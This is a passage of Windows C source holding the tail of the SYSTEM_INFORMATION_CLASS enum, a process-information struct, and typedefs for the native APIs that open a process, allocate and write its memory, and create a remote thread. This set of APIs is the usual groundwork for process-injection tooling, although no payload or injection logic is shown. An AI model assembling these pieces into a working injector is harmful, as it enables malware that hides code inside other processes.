SYSTEM_SESSION_POOLTAG_INFORMATION // since WIN8
SystemBootGraphicsInformation, // qs:
SYSTEM_BOOT_GRAPHICS_INFORMATION (kernel-mode only)
SystemScrubPhysicalMemoryInformation, // qs: MEMORY_SCRUB_INFORMATION
SystemBadPageInformation, // q:
SYSTEM_BAD_PAGE_INFORMATION
SystemProcessorProfileControlArea, // qs:
SYSTEM_PROCESSOR_PROFILE_CONTROL_AREA
SystemCombinePhysicalMemoryInformation, // s: MEMORY_COMBINE_INFORMATION,
MEMORY_COMBINE_INFORMATION_EX, MEMORY_COMBINE_INFORMATION_EX2 // 130
SystemEntropyInterruptTimingInformation, // qs:
SYSTEM_ENTROPY_TIMING_INFORMATION
SystemConsoleInformation, // qs: SYSTEM_CONSOLE_INFORMATION
// (requires SeLoadDriverPrivilege)
SystemPlatformBinaryInformation, // q:
SYSTEM_PLATFORM_BINARY_INFORMATION (requires SeTcbPrivilege)
SystemPolicyInformation, // q: SYSTEM_POLICY_INFORMATION
(Warbird/Encrypt/Decrypt/Execute)
SystemHypervisorProcessorCountInformation, // q:
SYSTEM_HYPERVISOR_PROCESSOR_COUNT_INFORMATION
SystemDeviceDataInformation, // q:
SYSTEM_DEVICE_DATA_INFORMATION
SystemDeviceDataEnumerationInformation, // q:
SYSTEM_DEVICE_DATA_INFORMATION
SystemMemoryTopologyInformation, // q:
SYSTEM_MEMORY_TOPOLOGY_INFORMATION
SystemMemoryChannelInformation, // q:
SYSTEM_MEMORY_CHANNEL_INFORMATION
SystemBootLogoInformation, // q:
SYSTEM_BOOT_LOGO_INFORMATION // 140
SystemProcessorPerformanceInformationEx, // q:
SYSTEM_PROCESSOR_PERFORMANCE_INFORMATION_EX // (EX in: USHORT ProcessorGroup) //
NtQuerySystemInformationEx // since WINBLUE
SystemCriticalProcessErrorLogInformation, // q:
CRITICAL_PROCESS_EXCEPTION_DATA
SystemSecureBootPolicyInformation, // q:
SYSTEM_SECUREBOOT_POLICY_INFORMATION
SystemPageFileInformationEx, // q:
SYSTEM_PAGEFILE_INFORMATION_EX
SystemSecureBootInformation, // q:
SYSTEM_SECUREBOOT_INFORMATION
SystemEntropyInterruptTimingRawInformation, // qs:
SYSTEM_ENTROPY_TIMING_INFORMATION
SystemPortableWorkspaceEfiLauncherInformation, // q:
SYSTEM_PORTABLE_WORKSPACE_EFI_LAUNCHER_INFORMATION
SystemFullProcessInformation, // q:
SYSTEM_EXTENDED_PROCESS_INFORMATION with SYSTEM_PROCESS_INFORMATION_EXTENSION (requires
admin)
SystemKernelDebuggerInformationEx, // q:
SYSTEM_KERNEL_DEBUGGER_INFORMATION_EX
SystemBootMetadataInformation, // q: (requires SeTcbPrivilege)
// 150
SystemSoftRebootInformation, // q: ULONG
SystemElamCertificateInformation, // s:
SYSTEM_ELAM_CERTIFICATE_INFORMATION
SystemOfflineDumpConfigInformation, // q:
OFFLINE_CRASHDUMP_CONFIGURATION_TABLE_V2

```

```

    SystemProcessorFeaturesInformation,           // q:
SYSTEM_PROCESSOR_FEATURES_INFORMATION
    SystemRegistryReconciliationInformation,      // s: NULL (requires admin)
(flushes registry hives)
    SystemEdidInformation,                       // q: SYSTEM_EDID_INFORMATION
    SystemManufacturingInformation,              // q:
SYSTEM_MANUFACTURING_INFORMATION // since THRESHOLD
    SystemEnergyEstimationConfigInformation,      // q:
SYSTEM_ENERGY_ESTIMATION_CONFIG_INFORMATION
    SystemHypervisorDetailInformation,           // q:
SYSTEM_HYPERVISOR_DETAIL_INFORMATION
    SystemProcessorCycleStatsInformation,         // q:
SYSTEM_PROCESSOR_CYCLE_STATS_INFORMATION (EX in: USHORT ProcessorGroup) //
NtQuerySystemInformationEx // 160
    SystemVmGenerationCountInformation,          // s:
    SystemTrustedPlatformModuleInformation,      // q: SYSTEM_TPM_INFORMATION
    SystemKernelDebuggerFlags,                  // q:
SYSTEM_KERNEL_DEBUGGER_FLAGS
    SystemCodeIntegrityPolicyInformation,        // qs:
SYSTEM_CODEINTEGRITYPOLICY_INFORMATION
    SystemIsolatedUserModeInformation,           // q:
SYSTEM_ISOLATED_USER_MODE_INFORMATION
    SystemHardwareSecurityTestInterfaceResultsInformation, // q:
    SystemSingleModuleInformation,              // q:
SYSTEM_SINGLE_MODULE_INFORMATION
    SystemAllowedCpuSetsInformation,             // s:
SYSTEM_WORKLOAD_ALLOWED_CPU_SET_INFORMATION
    SystemVsmProtectionInformation,              // q:
SYSTEM_VSM_PROTECTION_INFORMATION (previously SystemDmaProtectionInformation)
    SystemInterruptCpuSetsInformation,           // q:
SYSTEM_INTERRUPT_CPU_SET_INFORMATION // 170
    SystemSecureBootPolicyFullInformation,       // q:
SYSTEM_SECUREBOOT_POLICY_FULL_INFORMATION
    SystemCodeIntegrityPolicyFullInformation,    // q:
    SystemAffinitizedInterruptProcessorInformation, // q: KAFFINITY_EX // (requires
SeIncreaseBasePriorityPrivilege)
    SystemRootSiloInformation,                   // q:
SYSTEM_ROOT_SILO_INFORMATION
    SystemCpuSetInformation,                     // q: SYSTEM_CPU_SET_INFORMATION
// since THRESHOLD2
    SystemCpuSetTagInformation,                  // q:
SYSTEM_CPU_SET_TAG_INFORMATION
    SystemWin32WerStartCallout,                 // s:
    SystemSecureKernelProfileInformation,         // q:
SYSTEM_SECURE_KERNEL_HYPERGUARD_PROFILE_INFORMATION
    SystemCodeIntegrityPlatformManifestInformation, // q:
SYSTEM_SECUREBOOT_PLATFORM_MANIFEST_INFORMATION // NtQuerySystemInformationEx // since
REDSTONE
    SystemInterruptSteeringInformation,          // q: in:
SYSTEM_INTERRUPT_STEERING_INFORMATION_INPUT, out:
SYSTEM_INTERRUPT_STEERING_INFORMATION_OUTPUT // NtQuerySystemInformationEx
    SystemSupportedProcessorArchitectures,       // p: in opt: HANDLE, out:
SYSTEM_SUPPORTED_PROCESSOR_ARCHITECTURES_INFORMATION[] // NtQuerySystemInformationEx // 180
    SystemMemoryUsageInformation,                // q:
SYSTEM_MEMORY_USAGE_INFORMATION
    SystemCodeIntegrityCertificateInformation,    // q:
SYSTEM_CODEINTEGRITY_CERTIFICATE_INFORMATION
    SystemPhysicalMemoryInformation,             // q:
SYSTEM_PHYSICAL_MEMORY_INFORMATION // since REDSTONE2
    SystemControlFlowTransition,                 // qs: (Warbird/Encrypt/Decrypt/
Execute)
    SystemKernelDebuggingAllowed,                // s: ULONG
    SystemActivityModerationExeState,            // s:
SYSTEM_ACTIVITY_MODERATION_EXE_STATE
    SystemActivityModerationUserSettings,        // q:
SYSTEM_ACTIVITY_MODERATION_USER_SETTINGS
    SystemCodeIntegrityPoliciesFullInformation,  // qs:
NtQuerySystemInformationEx
    SystemCodeIntegrityUnlockInformation,         // q:
SYSTEM_CODEINTEGRITY_UNLOCK_INFORMATION // 190
    SystemIntegrityQuotaInformation,              // s:
SYSTEM_INTEGRITY_QUOTA_INFORMATION (requires SeDebugPrivilege)
    SystemFlushInformation,                      // q: SYSTEM_FLUSH_INFORMATION
    SystemProcessorIdleMaskInformation,          // q: ULONG_PTR[ActiveGroupCount]
// since REDSTONE3
    SystemSecureDumpEncryptionInformation,        // qs: NtQuerySystemInformationEx
// (q: requires SeDebugPrivilege) (s: requires SeTcbPrivilege)
    SystemWriteConstraintInformation,            // q:
SYSTEM_WRITE_CONSTRAINT_INFORMATION
    SystemKernelVaShadowInformation,             // q:
SYSTEM_KERNEL_VA_SHADOW_INFORMATION
    SystemHypervisorSharedPageInformation,       // q:
SYSTEM_HYPERVISOR_SHARED_PAGE_INFORMATION // since REDSTONE4
    SystemFirmwareBootPerformanceInformation,    // q:
    SystemCodeIntegrityVerificationInformation,  // q:
SYSTEM_CODEINTEGRITYVERIFICATION_INFORMATION
    SystemFirmwarePartitionInformation,          // q:
SYSTEM_FIRMWARE_PARTITION_INFORMATION // 200
    SystemSpeculationControlInformation,         // q:
SYSTEM_SPECULATION_CONTROL_INFORMATION // (CVE-2017-5715) REDSTONE3 and above.
    SystemDmaGuardPolicyInformation,             // q:

```

```

SYSTEM_DMA_GUARD_POLICY_INFORMATION
    SystemEnclaveLaunchControlInformation, // q:
SYSTEM_ENCLAVE_LAUNCH_CONTROL_INFORMATION
    SystemWorkloadAllowedCpuSetsInformation, // q:
SYSTEM_WORKLOAD_ALLOWED_CPU_SET_INFORMATION // since REDSTONE5
    SystemCodeIntegrityUnlockModeInformation, // q:
SYSTEM_CODEINTEGRITY_UNLOCK_INFORMATION
    SystemLeapSecondInformation, // qs:
SYSTEM_LEAP_SECOND_INFORMATION // (s: requires SeSystemtimePrivilege)
    SystemFlags2Information, // q: SYSTEM_FLAGS_INFORMATION //
(s: requires SeDebugPrivilege)
    SystemSecurityModelInformation, // q:
SYSTEM_SECURITY_MODEL_INFORMATION // since 19H1
    SystemCodeIntegritySyntheticCacheInformation, // qs:
NtQuerySystemInformationEx
    SystemFeatureConfigurationInformation, // q: in:
SYSTEM_FEATURE_CONFIGURATION_QUERY, out: SYSTEM_FEATURE_CONFIGURATION_INFORMATION; s:
SYSTEM_FEATURE_CONFIGURATION_UPDATE // NtQuerySystemInformationEx // since 20H1 // 210
    SystemFeatureConfigurationSectionInformation, // q: in:
SYSTEM_FEATURE_CONFIGURATION_SECTIONS_REQUEST, out:
SYSTEM_FEATURE_CONFIGURATION_SECTIONS_INFORMATION // NtQuerySystemInformationEx
    SystemFeatureUsageSubscriptionInformation, // q:
SYSTEM_FEATURE_USAGE_SUBSCRIPTION_DETAILS; s: SYSTEM_FEATURE_USAGE_SUBSCRIPTION_UPDATE
    SystemSecureSpeculationControlInformation, // q:
SECURE_SPECULATION_CONTROL_INFORMATION
    SystemSpacesBootInformation, // qs: // since 20H2
    SystemFwRamdiskInformation, // q:
SYSTEM_FIRMWARE_RAMDISK_INFORMATION
    SystemWheaIpmiHardwareInformation, // q:
    SystemDifSetRuleClassInformation, // s:
SYSTEM_DIF_VOLATILE_INFORMATION (requires SeDebugPrivilege)
    SystemDifClearRuleClassInformation, // s: NULL (requires
SeDebugPrivilege)
    SystemDifApplyPluginVerificationOnDriver, // q:
SYSTEM_DIF_PLUGIN_DRIVER_INFORMATION (requires SeDebugPrivilege)
    SystemDifRemovePluginVerificationOnDriver, // q:
SYSTEM_DIF_PLUGIN_DRIVER_INFORMATION (requires SeDebugPrivilege) // 220
    SystemShadowStackInformation, // q:
SYSTEM_SHADOW_STACK_INFORMATION
    SystemBuildVersionInformation, // q: in: ULONG (LayerNumber),
out: SYSTEM_BUILD_VERSION_INFORMATION // NtQuerySystemInformationEx
    SystemPoolLimitInformation, // q:
SYSTEM_POOL_LIMIT_INFORMATION (requires SeIncreaseQuotaPrivilege) //
NtQuerySystemInformationEx
    SystemCodeIntegrityAddDynamicStore, // q: CodeIntegrity-
AllowConfigurablePolicy-CustomKernelSigners
    SystemCodeIntegrityClearDynamicStores, // q: CodeIntegrity-
AllowConfigurablePolicy-CustomKernelSigners
    SystemDifPoolTrackingInformation, // s:
SYSTEM_DIF_POOL_TRACKING_INFORMATION (requires SeDebugPrivilege)
    SystemPoolZeroingInformation, // q:
SYSTEM_POOL_ZEROING_INFORMATION
    SystemDpcWatchdogInformation, // qs:
SYSTEM_DPC_WATCHDOG_CONFIGURATION_INFORMATION
    SystemDpcWatchdogInformation2, // qs:
SYSTEM_DPC_WATCHDOG_CONFIGURATION_INFORMATION_V2
    SystemSupportedProcessorArchitectures2, // q: in opt: HANDLE, out:
SYSTEM_SUPPORTED_PROCESSOR_ARCHITECTURES_INFORMATION[] // NtQuerySystemInformationEx // 230
    SystemSingleProcessorRelationshipInformation, // q:
SYSTEM_LOGICAL_PROCESSOR_INFORMATION_EX // (EX in: PROCESSOR_NUMBER Processor) //
NtQuerySystemInformationEx
    SystemXfgCheckFailureInformation, // q:
SYSTEM_XFG_FAILURE_INFORMATION
    SystemIommuStateInformation, // q:
SYSTEM_IOMMU_STATE_INFORMATION // since 22H1
    SystemHypervisorMinrootInformation, // q:
SYSTEM_HYPERVISOR_MINROOT_INFORMATION
    SystemHypervisorBootPagesInformation, // q:
SYSTEM_HYPERVISOR_BOOT_PAGES_INFORMATION
    SystemPointerAuthInformation, // q:
SYSTEM_POINTER_AUTH_INFORMATION
    SystemSecureKernelDebuggerInformation, // qs:
NtQuerySystemInformationEx
    SystemOriginalImageFeatureInformation, // q: in:
SYSTEM_ORIGINAL_IMAGE_FEATURE_INFORMATION_INPUT, out:
SYSTEM_ORIGINAL_IMAGE_FEATURE_INFORMATION_OUTPUT // NtQuerySystemInformationEx
    SystemMemoryNumaInformation, // q:
SYSTEM_MEMORY_NUMA_INFORMATION_INPUT, SYSTEM_MEMORY_NUMA_INFORMATION_OUTPUT //
NtQuerySystemInformationEx
    SystemMemoryNumaPerformanceInformation, // q:
SYSTEM_MEMORY_NUMA_PERFORMANCE_INFORMATION_INPUT,
SYSTEM_MEMORY_NUMA_PERFORMANCE_INFORMATION_OUTPUT // since 24H2 // 240
    SystemCodeIntegritySignedPoliciesFullInformation, // qs:
NtQuerySystemInformationEx
    SystemSecureCoreInformation, // qs:
SystemSecureSecretsInformation
    SystemTrustedAppsRuntimeInformation, // q:
SYSTEM_TRUSTEDAPPS_RUNTIME_INFORMATION
    SystemBadPageInformationEx, // q:
SYSTEM_BAD_PAGE_INFORMATION
    SystemResourceDeadlockTimeout, // q: ULONG

```

```

        SystemBreakOnContextUnwindFailureInformation, // q: ULONG (requires
SeDebugPrivilege)
        SystemOslRamdiskInformation, // q:
SYSTEM_OSL_RAMDISK_INFORMATION
        SystemCodeIntegrityPolicyManagementInformation, // q:
SYSTEM_CODEINTEGRITYPOLICY_MANAGEMENT // since 25H2
        SystemMemoryNumaCacheInformation, // q:
        SystemProcessorFeaturesBitMapInformation, // q: // 250
        SystemRefTraceInformationEx, // q:
SYSTEM_REF_TRACE_INFORMATION_EX
        SystemBasicProcessInformation, // q:
SYSTEM_BASICPROCESS_INFORMATION
        SystemHandleCountInformation, // q:
SYSTEM_HANDLECOUNT_INFORMATION
        SystemRuntimeAttestationReport, // q:
SYSTEM_RUNTIME_REPORT_INPUT
        SystemPoolTagInformation2, // q: SYSTEM_POOLTAG_INFORMATION2
// since 26H1
        MaxSystemInfoClass
} SYSTEM_INFORMATION_CLASS;

```

```
// https://doxygen.reactos.org/da/df4/struct\_\_SYSTEM\_\_PROCESS\_\_INFORMATION.html
```

```

typedef struct _SYSTEM_PROCESS_INFORMATION {
    ULONG NextEntryOffset;
    ULONG NumberOfThreads;
    LARGE_INTEGER WorkingSetPrivateSize; //VISTA
    ULONG HardFaultCount; //WIN7
    ULONG NumberOfThreadsHighWatermark; //WIN7
    ULONGLONG CycleTime; //WIN7
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
    UNICODE_STRING ImageName;
    KPRIORITY BasePriority;
    HANDLE UniqueProcessId;
    HANDLE InheritedFromUniqueProcessId;
    ULONG HandleCount;
    ULONG SessionId;
    ULONG_PTR PageDirectoryBase;
    SIZE_T PeakVirtualSize;
    SIZE_T VirtualSize;
    ULONG PageFaultCount;
    SIZE_T PeakWorkingSetSize;
    SIZE_T WorkingSetSize;
    SIZE_T QuotaPeakPagedPoolUsage;
    SIZE_T QuotaPagedPoolUsage;
    SIZE_T QuotaPeakNonPagedPoolUsage;
    SIZE_T QuotaNonPagedPoolUsage;
    SIZE_T PagefileUsage;
    SIZE_T PeakPagefileUsage;
    SIZE_T PrivatePageCount;
    LARGE_INTEGER ReadOperationCount;
    LARGE_INTEGER WriteOperationCount;
    LARGE_INTEGER OtherOperationCount;
    LARGE_INTEGER ReadTransferCount;
    LARGE_INTEGER WriteTransferCount;
    LARGE_INTEGER OtherTransferCount;
    // SYSTEM_THREAD_INFORMATION TH[1];
} SYSTEM_PROCESS_INFORMATION, * PSYSTEM_PROCESS_INFORMATION;
typedef const OBJECT_ATTRIBUTES *PCOBJECT_ATTRIBUTES;

```

```
//initialisation des fonctions
```

```
//NtQuerySystemInformation
```

```

typedef NTSTATUS (NTAPI *fnNtQuerySystemInformation)(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

```

```

typedef NTSYSSCALLAPI NTSTATUS (NTAPI* fnNtOpenProcess)(
    PHANDLE ProcessHandle,
    ACCESS_MASK DesiredAccess,
    PCOBJECT_ATTRIBUTES ObjectAttributes,
    PCLIENT_ID ClientId
);

```

```

typedef NTSYSSCALLAPI NTSTATUS (NTAPI* fnNtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType, ULONG Protect
);

```

```

typedef NTSTATUS (NTAPI* fnNtWriteVirtualMemory)(
    _In_ HANDLE ProcessHandle,
    _In_opt_ PVOID BaseAddress,
    _In_reads_bytes_(NumberOfBytesToWrite) PVOID Buffer,

```

```
_In_ SIZE_T NumberOfBytesToWrite,  
_Out_opt_ PSIZE_T NumberOfBytesWritten  
);  
  
typedef NTSTATUS (NTAPI* fnNtCreateThreadEx)(  
_Out_ PHANDLE ThreadHandle,  
_In_ ACCESS_MASK DesiredAccess,  
PCOBJECT_ATTRIBUTES ObjectAttributes,  
_In_ HANDLE ProcessHandle,  
_In_ PUSER_THREAD_START_ROUTINE StartRoutine,  
_In_opt_ PVOID Argument,  
_In_ ULONG CreateFlags, // THREAD_CREATE_FLAGS_*  
_In_ SIZE_T ZeroBits,  
_In_ SIZE_T StackSize,  
_In_ SIZE_T MaximumStackSize,  
_In_opt_ PPS_ATTRIBUTE_LIST AttributeList  
);
```